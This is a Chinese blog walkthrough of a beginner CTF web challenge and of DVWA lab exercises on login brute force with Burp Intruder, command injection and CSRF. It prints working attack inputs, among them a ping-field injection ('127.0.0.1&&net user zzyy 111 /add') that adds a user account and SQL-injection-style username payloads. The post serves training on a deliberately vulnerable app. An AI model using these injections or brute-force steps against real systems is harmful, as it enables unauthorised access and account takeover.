

ctf和DVWA靶场

原创

whisper921 于 2022-01-15 19:25:31 发布 2195 收藏

文章标签: [安全](#) [sql](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/whisper921/article/details/121664721>

版权

一.ctf-web-第三题

Challenge 1285 Solves

web3

10

- 此题为【从0开始学web】系列第三题
- 此系列题目从最基础开始, 题目遵循循序渐进的原则
- 希望对学习CTF WEB的同学有所帮助。

没思路的时候抓个包看看, 可能会有意外收获

by h1xa@ctfer.com


CSDN @whisper921

通过bp抓包即可获得flag

Request	Response
<pre>1 GET / HTTP/1.1 2 Host: 6e34200b-e911-4933-af5b-00003802ba33.challenge.ctf.show 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.21.1 3 Date: Fri, 14 Jan 2022 09:05:32 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Flag: ctفشow(ff8c9f33-5a7f-4613-ab88-bf553809357e) 7 X-Powered-By: PHP/7.3.11 8 Content-Length: 19 9 10 web3:where is flag?</pre>

二.DVWA靶场

先使用PHP创建靶场



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, the URL is 127.0.0.1/DVWA/setup.php. The main heading is "Database Setup" with a key icon. Below the heading, there are three buttons: "Setup DVWA" (highlighted in green), "Instructions", and "About". The text below the buttons reads: "Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in: D:\phpstudy_pro\WWW\DVWA\config\config.inc.php". At the bottom right, there is a note: "If the database already exists, it will be cleared and the data will be reset." The CSDN @whisper921 watermark is visible in the bottom right corner.



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to

CSDN @whisper921

第一题 Brute Force (爆破) low

The screenshot shows the DVWA interface with the 'Brute Force' tab selected. The 'Login' form has 'Username' and 'Password' fields, and a 'Login' button. Below the form, a red error message reads: 'Username and/or password incorrect.' The left sidebar contains navigation links: Home, Instructions, Setup / Reset DB, Brute Force (highlighted), Command Injection, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The bottom right corner of the page has the text 'CSDN @whisper921'.

先随便输入账号密码，使用BP抓包

The screenshot shows the Burp Suite interface. A request is being intercepted from 'abilities/brute/index.php'. The 'Action' menu is open, and 'Send to Intruder' is highlighted. Below the menu, there is a 'Clear \$' button. The bottom left corner has the text '按清除'.

选中密码 `username=admin&password=$123456&Login=Login&`

load选择常用密码

The screenshot shows the 'Payload Sets' configuration in Burp Suite. It includes a description: 'You can define one or more payload sets. The number of payload sets is limited by the number of tabs. Various payload types are available for each payload set.' Below this, there are dropdown menus for 'Payload set' (set to 1) and 'Payload type' (set to Simple list). Under 'Payload Options [Simple list]', there is a list of payloads: 'admin', 'admin12', and 'admin888'. A 'Load ...' button is visible at the bottom left. The bottom right corner has the text 'CSDN @whisper921'.

开始爆破

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	376	
1	ï»¿admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4640	
2	admin12	200	<input type="checkbox"/>	<input type="checkbox"/>	4640	
3	admin888	200	<input type="checkbox"/>	<input type="checkbox"/>	4640	
4	admin8	200	<input type="checkbox"/>	<input type="checkbox"/>	4721	
5	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	4640	
6	sysadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	4640	
7	adminxxx	200	<input type="checkbox"/>	<input type="checkbox"/>	4640	
8	adminx	200	<input type="checkbox"/>	<input type="checkbox"/>	4640	
9	6kadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	4640	
10	base	200	<input type="checkbox"/>	<input type="checkbox"/>	4640	
11	feitium	200	<input type="checkbox"/>	<input type="checkbox"/>	4640	

CSDN @whisper921

长度不一样一般即为密码

开始爆破，发现当payload1和payload2分别为admin和密码时返回值长度与其他数据不同

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4740	
1	admin	ï»¿admin	302	<input type="checkbox"/>	<input type="checkbox"/>	401	
2	admin--	ï»¿admin	302	<input type="checkbox"/>	<input type="checkbox"/>	401	
3	admin' or '='--	ï»¿admin	302	<input type="checkbox"/>	<input type="checkbox"/>	401	
4	admin' or 1=1--	ï»¿admin	302	<input type="checkbox"/>	<input type="checkbox"/>	401	
6	admins	ï»¿admin	302	<input type="checkbox"/>	<input type="checkbox"/>	401	
7	base	ï»¿admin	302	<input type="checkbox"/>	<input type="checkbox"/>	401	
8	admin'or='	ï»¿admin	302	<input type="checkbox"/>	<input type="checkbox"/>	401	
10	root	ï»¿admin	302	<input type="checkbox"/>	<input type="checkbox"/>	401	

Request Response

Raw Params Headers Hex

POST /vulnerabilities/brute/ HTTP/1.1
Host: 192.168.124.4:8014
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Origin: http://192.168.124.4:8014
Connection: close
Referer: http://192.168.124.4:8014/vulnerabilities/brute/
Cookie: PHPSESSID=ligq12nhjnu9ksckgq5ur14tc1; security=impossible
Upgrade-Insecure-Requests: 1

username=admin&password=password&Login=Login&user_token=7fd2b4458535f16474f292b15eed2f9b

Type a search term

CSDN @whisper921

分析该组数据为正确用户名与密码，输入登录成功

DVWA

Vulnerability: Brute Force

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CNRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Login

Username: admin

Password: password

Logs

Welcome to the password protected area admin

More Information

• [https://www.exploit-db.com/exploits/45464/](#)
• [https://www.exploit-db.com/exploits/45464/](#)
• [https://www.exploit-db.com/exploits/45464/](#)

CSDN @whisper921

2. Command Injection

命令注入，是指通过提交恶意构造的参数破坏命令语句结构，从而达到执行恶意命令的目的。PHP命令注入攻击漏洞是PHP应用程序中常见的脚本漏洞之一，国内著名的Web应用程序Discuz!、DedeCMS等都曾经存在过该类型漏洞。

DVWA中就是让输入一个IP地址，然后去ping这个IP地址
题目需要我们输入一个ip进行ping

分析源码发现对于不同的系统会进行不同的ping操作，但没有进行注释，直接调用cmd，因此可以直接利用ping指令获得服务器ip


DOS中&&用法

&& Usage: 第一条命令 && 第二条命令 [&& 第三条命令...]

当碰到执行出错的命令后将不执行后面的命令，如果一直没有出错则一直执行完所有命令；

ping自己

输入127.0.0.1




那么我们就用&& 127.0.0.1&&net user



127.0.0.1&&net user zzyy 111 /add




127.0.0.1&&net user



3.CSRF

CSRF是跨站请求伪造，攻击者盗用合法的用户身份，以合法用户的名义去发出恶意请求，但这对服务器来说确实完全合法的，通过CSRF可以完成密码重置，管理员账户添加，转账等高位操作。

题目是一个密码修改界面，尝试修改密码并验证




发现验证成功，接下来尝试使用BP抓包






点击test in browser



在浏览器中打开，得到如下界面



单击submit request，返回页面出现password changed，说明存在CSRF漏洞，利用成功



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed.

More Information

- <https://www.exploit-db.com/exploits/1014/>
- <https://www.exploit-db.com/exploits/1014/>
- <https://www.exploit-db.com/exploits/1014/>

CSDN @whisper921

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript



[创作打卡挑战赛](#) >
[赢取流量/现金/CSDN周边激励大奖](#)